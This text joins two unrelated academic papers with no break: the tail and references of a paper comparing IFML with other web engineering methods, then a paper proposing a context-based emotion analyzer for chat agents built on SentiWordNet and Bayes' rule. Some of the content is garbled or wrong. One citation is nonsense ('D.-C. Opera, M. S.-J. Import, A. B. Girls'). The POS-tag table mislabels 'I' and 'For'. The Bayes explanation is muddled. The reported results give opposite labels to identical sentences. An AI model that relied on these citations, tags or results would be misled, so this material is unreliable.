VII. Conclusion and Future Work

In this paper, we analyzed the actions of IFML in the process development life cycle. In addition, we added IFML to the lifecycle map and made a comparison between IFML and the existing methods in order to develop web application process development phases. Results showed that IFML is a good method with best practice but cannot fully support the web development lifecycle. IFML is composed of a UML profile and support rich interface. That is an important point by which to improve IFML to support the lifecycle through combination with other web engineering methods or adding agile methods to improve process development.

We recommend for researcher to extend this research through implement IFML in the different case study, also researcher can combine IFML with other methods to solve weaknesses method. Moreover we recommend making usability and reliability evaluation to present quality this method.

ACKNOWLEDGMENT

We thank Professor Dr. Gustavo Rossi, for his review and useful comments on this article.

REFERENCES

[1] S. Ceri, P. Fraternali, and M. Matera, "Conceptual modeling of data-intensive Web applications," Internet Computing, IEEE, vol. 6, pp. 20-30, 2002.

[2] N. Koch, A. Knapp, G. Zhang, and H. Baumeister, "UML-based web engineering," in Web Engineering: Modelling and Implementing Web Applications, ed: Springer, 2008, pp. 157-191.

[3] G. Rossi and D. Schwabe, "Modeling and implementing web applications with OOHDM," in Web engineering: Modelling and implementing Web applications, ed: Springer, 2008, pp. 109-155.

[4] M. Wimmer, A. Schauerhuber, W. Schwinger, and H. Kargl, "On the integration of web modeling languages: Preliminary results and future challenges," in Workshop on Model-driven Web Engineering (MDWE), held in conjunction with ICWE, Como, Italy, 2007.

[5] N. P. de Koch, "Software engineering for adaptive hypermedia systems," PhD Thesis, Verlag Uni-Druck, Munich, 2001.

[6] IFML. (2016, Interaction Flow Modeling Language. Available: http://www.ifml.org/

[7] G. Aragón, M.-J. Escalona, M. Lang, and J. R. Hilera, "An analysis of model-driven web engineering methodologies," International Journal of Innovative Computing, Information and Control, vol. 9, 2013.

[8] J. C. Preciado, M. Linaje, R. Morales-Chaparro, F. Sanchez-Figueroa, G. Zhang, C. Kroiß, and N. Koch, "Designing rich internet applications combining uwe and rux-method," in Web Engineering, 2008. ICWE'08. Eighth International Conference on, 2008, pp. 148-154.

[9] K. Wakil, A. Safi, and D. Jawawi, "Enhancement of UWE navigation model: Homepage development case study," International Journal of Software Engineering & Its Applications, vol. 8, 2014.

[10] K. Wakil and D. N. Jawawi, "Metamodels Evaluation Of Web Engineering Methodologies To Develop Web Applications," International Journal of Software Engineering & Applications, vol. 5, p. 47, 2014.

[11] K. Wakil, D. N. Jawawi, and A. Safi, "A Comparison of Navigation Model between UWE and WebML: Homepage Development Case Study," International Journal of Information and Education Technology, vol. 5, p. 650, 2015.

[12] N. Koch, S. Meliá-Beigbeder, N. Moreno-Vergara, V. Pelechano-Ferragud, F. Sánchez-Figueroa, and J. Vara-Mesa, "Model-driven web engineering," Upgrade-Novática Journal (English and Spanish), Council of European Professional Informatics Societies (CEPIS) IX, vol. 2, pp. 40-45, 2008.

[13] G. Rossi, Ó. Pastor, D. Schwabe, and L. Olsina, Web engineering: modelling and implementing web applications: Springer Science & Business Media, 2007.

[14] P. Vuorimaa, M. Laine, E. Litvinova, and D. Shestakov, "Leveraging declarative languages in web application development," World Wide Web, vol. 19, pp. 519-543, 2016.

[15] M. Brambilla and P. Fraternali, Interaction flow modeling language: Model-driven UI engineering of web and mobile apps with IFML: Morgan Kaufmann, 2014.

[16] S. Casteleyn, I. Garrig'os, and J.-N. Maz'on, "Ten years of Rich Internet Applications: a systematic mapping study, and beyond," ACM Transactions on the Web (TWEB), vol. 8, p. 18, 2014.

[17] G. Toffetti, S. Comai, J. C. Preciado, and M. Linaje, "STATE-OF-THE-ART AD TRE DS I THE SYSTEMATIC DEVELOPME T OF RICH I TER ET APPLICATIO S," Journal of Web Engineering, vol. 10, pp. 070-086, 2011.

[18] Fatolahi and S. S. Somé, "Assessing a Model-Driven Web-Application Engineering Approach," Journal of Software Engineering and Applications, vol. 7, p. 360, 2014.

[19] K. Wakil and D. N. Jawawi, "Model driven web engineering: A systematic mapping study," e-Informatica Software Engineering Journal, vol. 9, pp. 107--142, 2015.

[20] J. A. Hincapié Londoño and J. F. Duitama, "Model-driven web engineering methods: a literature review," Revista Facultad de Ingeniería Universidad de Antioquia, pp. 69-81, 2012.

[21] M. Lang, "A critical review of challenges in hypermedia systems development," in Information Systems Development, ed: Springer, 2005, pp. 277-288.

[22] G. Aragón, M.-J. Escalona, M. Lang, and J. R. Hilera, "An analysis of model-driven web engineering methodologies," 2013.

[23] M. Lang and B. Fitzgerald, "New branches, old roots: a study of methods and techniques in web/hypermedia systems design," 2006.

[24] M. Escalona, J. Torres, M. Mejías, J. Gutiérrez, and D. Villadiego, "The treatment of navigation in web engineering," Advances in Engineering Software, vol. 38, pp. 267-282, 2007.

[25] U. Consortium, "Requirements Elicitation: Model, Notation, and Tool Architecture," ed: Ubiquitous Web Applications Consortium (Deliverable D6), 2001.

[26] S. Ceri, P. Fraternali, and A. Bongio, "Web Modeling Language (WebML): a modeling language for designing Web sites," Computer Networks, vol. 33, pp. 137-157, 2000.

[27] R. S. Wazlawick, Object-oriented analysis and design for information systems: Modeling with UML, OCL, and IFML: Elsevier, 2014.

[28] R. Acerbis, A. Bongio, M. Brambilla, and S. Butti, "Model-Driven Development Based on OMG's IFML with WebRatio Web and Mobile Platform," in International Conference on Web Engineering, 2015, pp. 605-608.

[29] M. Brambilla, A. Mauri, and E. Umuhoza, "Extending the interaction flow modeling language (IFML) for model driven development of mobile applications front end," in International Conference on Mobile Web and Information Systems, 2014, pp. 176-191.

[30] W. Huang, R. Li, C. Maple, H.-J. Yang, D. Foskett, and V. Cleaver, "A novel lifecycle model for Web-based application development in small and medium enterprises," International Journal of Automation and Computing, vol. 7, pp. 389-398, 2010.

[31] J. M. Rivero, J. Grigera, G. Rossi, E. R. Luna, F. Montero, and M. Gaedke, "Mockup-Driven Development: Providing agile support for Model-Driven Web Engineering," Information and Software Technology, vol. 56, pp. 670-687, 2014.

[32] N. Moreno, J. R. Romero, and A. Vallecillo, "An overview of model-driven web engineering and the mda," in Web Engineering: Modelling and Implementing Web Applications, ed: Springer, 2008, pp. 353-382.

[33] Y.-C. Huang, C.-C. Wu, and C.-P. Chu, "A new approach for web engineering based on model driven architecture," in International Conference on Management Learning and Business Technology Education, 2011.

[34] Domingues, "Aplicaçoes Web: Definiçao e Análise de Recursos de Teste e Validaçao," Tese de Doutoramento, ICMC/USP, Sao Carlos/SP-Brasil, em andamento, 2005.

[35] N. P. de Koch, "Software Engineering for Adaptive Hypermedia Systems-Reference Model, Modeling Techniques and Development Process," 2001.

[36] D.-C. Opera, M. S.-J. Import, A. B. Girls, and P. P. T. Set, "Software engineering: a practitioner's approach," 2005.

[37] Andr´e Lu´ıs dos Santos Domingues1, Sandro Lopes Bianchini1, Reginaldo R´e1, and and F. C. Ferrari1, "A Comparison Study of Web Development Methods," in Clei'2008 – XXXIV Conferencia Latinoamericana de Inform´atica, 2008

Context based Emotion Analyzer for Interactive Agent

Mubasher H. Malik
Department of Computer Science & IT
Institute of Southern Punjab
Multan, Pakistan

Syed Ali Raza
Cybernetics Intelligence Research Lab
GC University
Lahore, Pakistan

H.M. Shehzad Asif
Department of Computer Science & Engineering
University of Engineering & Technology
Lahore, Pakistan

***Abstract*—Emotions can affect human's performance in a considerable manner. These emotions can be articulated in many ways such as text, speech, facial expressions, gestures and postures. Humans in effect of their emotions, have ability to perform surprising tasks under their emotional state. In recent years, interactive cognitive agents are being utilized in industrial and non-industrial organizations to interact with persons inside or outside the organization. Existing agents are intelligent enough to communicate like humans by expressing their emotions and recognizing emotions of other person. One of the main limitation of existing interactive agents is that they can only recognize emotions based on predefined keywords or semantics instead of analyzing the context in which those keywords were used. The focus of this paper is to study context based emotions and to present a model, which can analyze the context and generate emotion accordingly.**

Keywords—artificial general intelligence; context based sentiments; emotions; natural language processing; machine learning

I. Introduction

During last decade researchers from different domains such as psychology, linguistics, social science, communication and artificial intelligence tried to explore emotions and its impact on everyday situations. Human emotions articulate in the form of facial expressions, gesture, postures, voice or text [1]. Tremendous advancement in Artificial General Intelligence (AGI) have attracted researchers to develop interactive cognitive agents having ability to recognize, interpret and express human like emotions. Some existing cognitive agents somehow perceive emotions from facial expressions, gestures, voice and text [2], [3].

Several attempts have been made previously to explore different dimensions of emotions especially from text. Emotion extraction from text is aimed towards understanding that how people express emotions through text. It is also equally important to understand that how text manipulates emotions particularly happiness, surprise, fear, sadness, disgust and anger [4], [5]. Text may indicate vibrant representation of emotion presence yet in many cases emotions are concealed behind the text [6].

Emotions have profound influence on everyday life so that Interactive Cognitive Agent (ICA) may have the ability to perceive, learn and interact with environment [7]. ICA having ability to perceive emotion using contextual information may contribute a lot in the advancement of this area of research. Therefore, there is a need to design ICA having ability to perceive emotions from text by evaluating context like humans who can recognize emotions by analyzing situations based on environment and circumstances [8]. Previously several attempts have been made to extract emotions from text based on keyword spotting, text mining, machine learning, semantics based and corpus based methods. However, current agents are still lacking the ability to learn and articulate emotions from text based on context [9].

This research work focus on analysis of emotion's polarity, which means analysis of negative and positive emotions from text, based on context generated by analyzer.

II. Literature Review

Emotions can be expressed in various ways including facial expressions, speech utterances, writing, gestures and actions. Consequently, scientific research in emotions has been pursued along several dimensions and drawn upon research from various fields like psychology, linguistics, social sciences and communication [10].

Psychologist have described emotions in different perspectives. Some of the researchers believe that emotions are evolved while several others are of the opinion that emotions are socially constructed [11]. Hybrid theory is also there according to which some emotions are evolved and some are socially constructed [11]. Emotions, which are considered as, evolved sometimes also known as basic or primary [11]. According to Paul Ekman there are big six emotions which can be categorized as basic emotions. These big six emotions are happiness, surprise, fear, sadness, disgust and anger [4]. After few year enhanced list of basic emotions produced which includes amusement, contempt, contentment, embarrassment, excitement, guilt, pride, achievement, relief, satisfaction, pleasure and shame [12].

According to Izard C.E, basic emotions considered as a set of neural bodily expressive motivational components generated rapidly, automatically and unconsciously [13]. Most of the researchers agrees on Paul Ekman's big six emotions [12].

A. Text and Emotions

Text is not only the source to communicate information but also a useful resource to express emotions and its state [14]. Researchers takes text in different perspectives to analyze emotions. Different techniques have been developed and modified to articulate emotions from text [10].

B. Keyword Spotting Technique

A keyword spotting system, which takes text document as input and convert the text into tokens and after finding emotional words and their intensity [15]. This system analyzes negation presence in the text input and gives emotion. It also involve emotional words ontology to match emotional keywords present in the text [15].

One of the main drawback of this technique is its incapability of emotion extraction in the absence of emotional keywords and lacking of articulating emotions based on context [16]. This system only recognize negation state of emotion based on negation keyword but unable to identify the positive polarity of emotion from the text.

A multi-modal emotion extraction technique based on Paul Ekman’s big six emotions extracts emotions based on keyword spotting [17]. Another feature emotional modification word, which is used to enhance emotional state. This system works on voice as well as text input. One of the major drawback of this system is lack of contextual information extraction.




Fig. 1. A Model of Keyword Spotting Technique

Generally, keyword spotting is very popular and naïve technique to extract emotions based on emotional keywords existence in the text [18]. If there is no existence of emotional keywords then this technique fails to articulate emotion from text [19]. For example, “My client filed a case in the court for the custody of his children”. This sentence contains no emotional keyword but evoke strong emotion. Therefore, this cannot be articulated using keyword spotting. Another weakness of this technique is appearance of negation word in the input. For example “I am happy” evokes correct emotion and will be classified easily while “I am not happy” makes this technique fails to articulate emotion due to use of exact keyword with negation.

C. Lexical Affinity Technique

Another technique for emotion extraction problem is lexical affinity [15]. This technique is much better than keyword spotting technique due to the extraction of exact emotional words based on probability “affinity” for specific emotion. For example, word “accident” shows negative emotional state as used for “died in road accident” or “happened a road accident”. This technique uses corpus for probability analysis [20].

The major problem in this technique is word level emotion extraction [21]. For example “He died in road accident and “I met him by accident” have same emotion due to word level execution of technique. Another drawback of this approach is the corpus, which is specific to particular domain. This makes corpus useless for other sources. Therefore, this is domain dependent corpus based technique.

D. Common Sense Knowledge Technique

This technique can be used to extract emotions from sentence even in the absence of emotional keywords [20]. The technique uses large scale of common sense knowledge corpus containing large amount of world knowledge in different situations [22]. Open Mind Common Sense (OMCS) is very famous corpus. This technique extracts the substring having common sense emotional state. Normally common sense knowledge is shown in the form of graph. In which nodes and edges represents real life concepts and their relationships respectively. Major drawback for this technique is lack of linguistic understanding of sentence [23]. For example, “I will complete this task using this method” and “It will impossible to complete this task using this method” will be classified into same group due to poor linguistics understating of the system.

This is quite better technique as compare to keyword spotting and lexical affinity but still unable to extract emotion based on context.

E. Machine Learning and text

Machine Learning (ML) involves the process of automatic and accurate predictions based on past observations [24]. ML is very useful in different classification problems like text categorization, machine vision, spoken language understanding, bio informatics [25] , [26]. It involves different algorithms Naïve Bayes (NB), Maximum Entropy (ME) and Support Vector Machine (SVM) for solving classification problems [27]. Latest research especially in the field of text classification is based on Knowledge based (KB) approaches and ML approaches [28]. KB approaches consist of linguistic models or prior knowledge to classify text while ML based approaches uses learning algorithms. ML techniques shows better results as compare to KB approaches.

ML techniques were used for articulation of basic emotions. It involves the heterogeneous annotated dataset for emotions

TABLE I. FINDINGS OF RESEARCHERS IN THEIR RESPECTIVE RESEARCH PAPER

Authors Reference	**Keyword Based Approach**	**Emotions Intensity Finding**	**Lexicon Dictionary Usage**	**Emotion Numbers**	**Linguistics**	**Semantics**	**Emotions Polarity**	**Learning Based**	**Context Understanding**
Shivhare. S. N. & Khethawat. S. [15]	Yes	Unable	No	06	Low	Unable	Negation	No	No
Scol. Y. S., Kim. H. W. & Kim. D. J. [32]	Yes	Unable	Yes	15	Medium	Unable	None	No	No
Ling, H. S., Bali, R., & Salam, R. A. [33]	Yes	Able	No	03	Medium	Unable	None	No	No
Poria, S., Gelbukh, A., Agarwal, B., Cambria, E., & Howard, N. [34]	No	Able	Yes	06	Medium	Able	Negation	No	No
Quan, C., &Ren, F. [35]	No	Unable	Yes	08	Medium	Able	Both	Yes	No
Lee, C., & Lee, G. G. [18]	Yes	Unable	Yes	06	Medium	Unable	None	No	No

which combines headlines and blogs. Saif Muhammad provides a word-level emotional lexicon, which gives improved results at sentence level for articulation of emotions [29]. Hurst & Nigam introduces a combination of ML and NLP techniques to find opinion about a given topic [30]. It involves a corpus of data having all relevant and irrelevant sentence. Mullen & collier uses ML techniques to classify discussion forums on internet based on political statements [31].

Text classification involves lot of contribution from researchers using ML techniques this work also involves the use of ML technique to classify text input for automatic extraction of emotional sentiment. This also combines the use of NLP techniques and ML algorithm.

III. PROPOSED METHODOLOGY

Emotion extraction from text involves a lot from different researchers as discussed above. The proposed system takes textual input and articulate emotion in the form of negativity and positivity using ML technique. This system contains chat application as input module, which takes real time input from user, a pre-contextual analyzer, a context analyzer (CA) with Sentiwordnet lexicon database, emotion analyzer (EA), a history generator (HG) and a history response store (HRS).





Fig. 2. Context based Emotion Analyzer

F. *Input Module*

Interactive chat application developed to act as interface between user and system. This chat application takes text based input from user in English language and send it to pre-contextual analyzer for further processing.



Client 1
IP Address 127.0.0.10
Port 81

Client 2
IP Address 127.0.0.11
Port 82

Fig. 3. Chat Simulator as Input Module

G. Pre-Contextual Analyzer

Pre-Contextual Analyzer contains two sub modules. (i) Text Tokenizer module (ii) Part of Speech (POS) tagger module.




Fig. 4. Pre-Contextual Analyzer

H. Text Tokenizer

Tokenizer divide English sentences into a sequence of tokens, which are known as "words". The system uses Stanford NLP group tokenizer and POS tagger for pre-contextual processing of text input. The Tokenizer divides the text into tokens and tagger is activated for tagging process.

I. POS Tagger

POS tagger takes tokens generated by Tokenizer and assign Part of Speech tag to each token such as verb, noun and pronoun [36]. Stanford tagger is java based tagger support English, German, French, Chinese, Arabic languages. English language Stanford POS tagger uses the Penn Treebank tagset. Penn Treebank annotates text with POS tags. It is a lexicon containing different POS tags for English language. Consider the example tagged by POS tagger is as shown.

Example Sentence: I want to travel from Pakistan for studying purpose.

TABLE II. SENTENCE AFTER POS TAGGING

Word	Tag	Description
I	/FW	(Foreign Word)
Want	/VBP	(Verb non-3rd person singular present)
To	/TO	(To)
Travel	/VB	(Verb Base Form)
From	/IN	(Preposition or Conjunction)
Pakistan	/NN	(Noun, Singular)
For	/IN	(Verb Base Form)
Studying	/VBG	(Verb Present Principle)
Purpose	/NN	(Noun, Singular).

J. Context Analyzer

CA performs two important tasks. Firstly, the analyzer extracts the emotional sentiment of given tags by using EA module and secondly, operate HG module to generate context.

K. Emotion Analyzer

Emotions add importance to our daily communication whether it is verbal or non-verbal. If we capture customer's emotions electronically, it will convey opinion, mood of customer. Negative and Positive emotions contributes a lot in all field of life to judge opinion, mood and sentiments of other people whether conveyed through text or voice.

Emotion analysis from text is valuable for interactive environment and helps us to add intelligence in the form of emotion analyzer into our cognitive agent. Emotion analysis rates human emotional states according to positive or negative polarity [37]. Text having emotions sometimes refers to subjective or objective. |Subjective text relates to positivity and negativity while objectivity of text refers to neutral form of emotion [38].

EA module will extract polarity of tagged token. For this purpose, analyzer will extract positive or negative emotion by identifying its weight from available lexicon Sentiwordnet.

L. Sentiwordnet 3.0

Sentiwordnet 3.0 is a lexical resource for supporting emotional sentiment classification [39]. It automatically annotates all WordNet sysnsets according to the nature of subjectivity i-e positive or negative emotion and objectivity i-e neutral emotion. Each synset of Sentiwordnet contains subjectivity score and objectivity score to measure whether sentiment is positive, negative or neutral. EA module extracts positive or negative emotion by suing Sentiwordnet 3.0 [39] and transform it to CA module for further processing.

M. History Generator

HG is responsible for analyzing the context of the sentence. Stanford POS tagger tagged the tokens and extracts subjectivity score as positive or negative by CA module. The next step involves the use of HG module, which search each tagged word, which contains token (word) and its POS| tag from HRS module. If a match doesn't found the token (word) with its POS tag the subjectivity score send for storing into HRS and if match found then same value extracted from store and send to CA module for further processing.

For Example, the HG module searches the tagged word "Happy NN" from HRS and if found mismatched the following entry will be placed into store to generate the context of the tag.

"Happy" + "n" + "2.1.1"

In above statement "happy is token (word). "n" is prefix for POS tag and "2.1.1" is a code used to generate context for this word in the HRS. Same form of data returns when tagged word matched into store. The sequence "2.1.1" is the technique used to create context in the environment using HG module and HRS. The logic for context generation depends on the use of Baye's Algorithm. The system used this algorithm to implement the concept of learning for context generation. Baye's Algorithm relates current probability to prior probability. Baye's Algorithm is stated mathem

$$P(A|B) = \frac{P(B|A)\,P(A)}{P(B)}. \qquad (1)$$

Here A and B are even.

1) P(A) and P(B) are the probabilities of A and B and

2) P(AB), the conditional probability is the probability of A given that B is true.

Baye's Algorithm works on the basis of Probability of occurrence of any event based on certain conditions. For example, HRS contains the following entries.

"Happy" + "n" + "2.1.1"

"Sad" + "n" + "2.1.1"

"Happy" + "n" + "3.2.1"

"Happy" + "n" + "4.3.1"

"Sad" + "n" + "3.1.2"

"Happy" + "n" + "5.4.1"

"Sad" + "n" + "4.1.3"

In the above given sequence of words the first value indicates the aggregate of second value (positive score) and third value (negative score). When even the same word occurs the HG module add the sequence into HRS after searching the occurrence of same word from store and add its subjective score (positive or negative) into previous extracted score and also update the aggregate value and store back into HRS. Baye's algorithm implemented to extract score based on probability of each extracted word.

The sequence of activities performed by CA module for generating and maintaining the context is as below:

- The given token (word) with its POS tag is searched from Sentiwordnet 3.0 and then search for positive or negative emotion counting from each token.
- As per Bayes algorithm now prior probability of each token is calculated as

Prior Negative = Negative Marked Counts / (Negative Marked Counts + Positive Marked Counts) (2)

Prior Positive= Positive Marked Counts / (Positive Marked Counts + Negative Marked Counts) (3)

- Next step is based on the calculation of Current probability of emotion and this could be achieved by searching the token (word) with its POS tag from HRS. If search unsuccessful the system will add the token (word), Prefix of POS tag and a sequence number into HRS store as "happy" + "n: + "2.1.1" and if found successful then return the same

Current probability of each token (word) emotion calculation is based on the following formulas.

Positive Score = Extracted from History Response Store. (4)

Negative Score = Extracted from History Response store. (5)

The above score is calculated for each token (word) avaialble in the sentence.

Current Negative = Current Negative + (Positive Score + Negative Score) / Negative Score (6)

Current Positive = Current Positive + (Positive Score + Negative Score) / Positive Score (7)

- After finding prior probability and current probability of each token (word), the system will update the value of existing token (word) context into history response store.
- Finally, if multiplication results of prior positive and current positive is greater than the multiplication result of prior negative and current negative then the Positive emotion updated and shown otherwise negative emotion updated and shown.

IV. Results and Discussion

Chat application is developed as input module to implement the proposed model. This chat application develops an environment to start dialogue between two clients. Clients can input text in the form of English sentences and the receiving end will display the same text with emotion as positive or negative and evaluate the sentence based on context.


Few case studies in the form of dialogue between two persons used to generate experimental results using chat application based on the proposed model

Case Study 1: A dialogue between student and teacher.

TABLE III. A SAMPLE DIALOUGE BETWEEN STUDENT AND TEACHER ON COMING LATE IN THE CLASS

	Sentence Input	Emotion
Student	May I come in, sir?	(Positive)
Teacher	Yes Stand here	(Positive)
Teacher	Why do you always come late	(Negative)
Teacher	Why do you always come late	(Negative)
Student:	Sir it is the bus which makes me late	(Positive)
Teacher	Do you leave from home late	(Positive)
Student	I always leave home at quarter to eight	(Negative)
Teacher	Then why do you always come late	(Negative)
Student:	Sir due to traffic jam regularly	(Positive)
Teacher	You must get up early	(Positive)
Student	Sir I will get up early from tomorrow	(Positive)
Student	Sir I shall never be late in future	(Negative)
Student	Sir I shall never be late in future	(Positive)
Teacher	That is good	(Positive)
Teacher	You shall never be late in future	(Negative)
Student	Thank you very much for your good advice	(Positive)

Above dialogue between teacher and student executed through proposed model and chat application shows the results below.




IP Address 127.0.0.10
Port 80
IP Address 127.0.0.11
Port 81

```
Client1:  May I come in sir
POSITIVE    ==== yes stand here
NEGATIVE    ==== Why do you always come late
NEGATIVE    ==== Why do you always come late
Client1:  Sir it is the bus which makes me late
POSITIVE    ==== Do you leave from home late
Client1:  I always leave home at quarter to eight
NEGATIVE    ==== Then Why do you always come late?
Client1:  Sir due to traffic jam regularly
POSITIVE    ==== You must get up early
Client1:  Sir I will get up early from tomorrow.
Client1:  Sir I shall never be late in future
Client1:  Sir I shall never be late in future
POSITIVE    ==== That is good
NEGATIVE    ==== You shall never be late in future.
Client1:  Thank you very much for your good advice.
```

Fig. 5. Student side chat application interface

The conversation clearly articulates emotional sentiment as positive and negative and also shows involvement of context in articulating emotion. Proposed system detects basic emotional words as well as analysis of non-emotional words. The system is also generating context through this application.

Let's test another case study. This is used to experiment the implementation of context in the proposed system. The following shows the table of sample sentences to proof the proposed model



IP Address 127.0.0.11
Port 81
IP Address 127.0.0.10
Port 80

```
POSITIVE    ==== May I come in sir
Client1:  yes stand here
Client1:  Why do you always come late
Client1:  Why do you always come late
POSITIVE    ==== Sir it is the bus which makes me late
Client1:  Do you leave from home late
NEGATIVE    ==== I always leave home at quarter to eight
Client1:  Then Why do you always come late?
POSITIVE    ==== Sir due to traffic jam regularly
Client1:  You must get up early
POSITIVE    ==== Sir I will get up early from tomorrow.
NEGATIVE    ==== Sir I shall never be late in future
POSITIVE    ==== Sir I shall never be late in future
Client1:  That is good
Client1:  You shall never be late in future.
POSITIVE    ==== Thank you very much for your good advice.
```

Fig. 6. Teacher side chat application interface


Case Study 2: Random sentences to proof the model

TABLE IV. A SAMPLE RANDOM SENTENCES TO PROOF THE MODEL

S.No	Sentence	Emotion
1	I am happy	Positive
2	I am happy	Positive
3	I am sad	Negative
4	I am sad	Positive
5	I am sad	Negative
6	I am happy	Positive
7	I am sad	Negative
8	I am happy	Positive
9	I am happy	Positive
10	I am not happy	Negative
11	I am not happy	Positive
12	I am not happy	Positive

To proof the model using above case study, following steps are analyzed.

A sentence is input through keyboard using chat application, Pre-contextual analyzer executes Tokenizer and POS Tagger modules to tokenize and tag the given text. Further two important modules executes. One module evaluates the tokens for positivity and negativity of the emotion from Sentiwordnet and returns value between 0 – 1. HG module analyze the context generated by the system to find positivity and negativity of given token. The following shows the results generated through these modules where positive count and negative count column shows values generated by Sentiwordnet and current negative, current positive column shows the values returns by HR module to show the context. Results are evaluated at sentence level and it shows the value of each word used in the conversation.



Client 1
IP Address 127.0.0.10
Port 80

Client 2
IP Address 127.0.0.11
Port 81

```
POSITIVE   ====i am happy
POSITIVE   ====i am happy
NEGATIVE   ====i am sad
POSITIVE   ====i am sad
NEGATIVE   ====i am sad
POSITIVE   ====i am happy
NEGATIVE   ====i am sad
POSITIVE   ====i am happy
POSITIVE   ====i am happy
NEGATIVE   ====i am not happy
POSITIVE   ====i am not happy
POSITIVE   ====i am not happy
```

Fig. 7. Case Study 2: Random Sentences Consider sentence “I am Happy”

TABLE V. SENTENCE LEVEL RESULTS
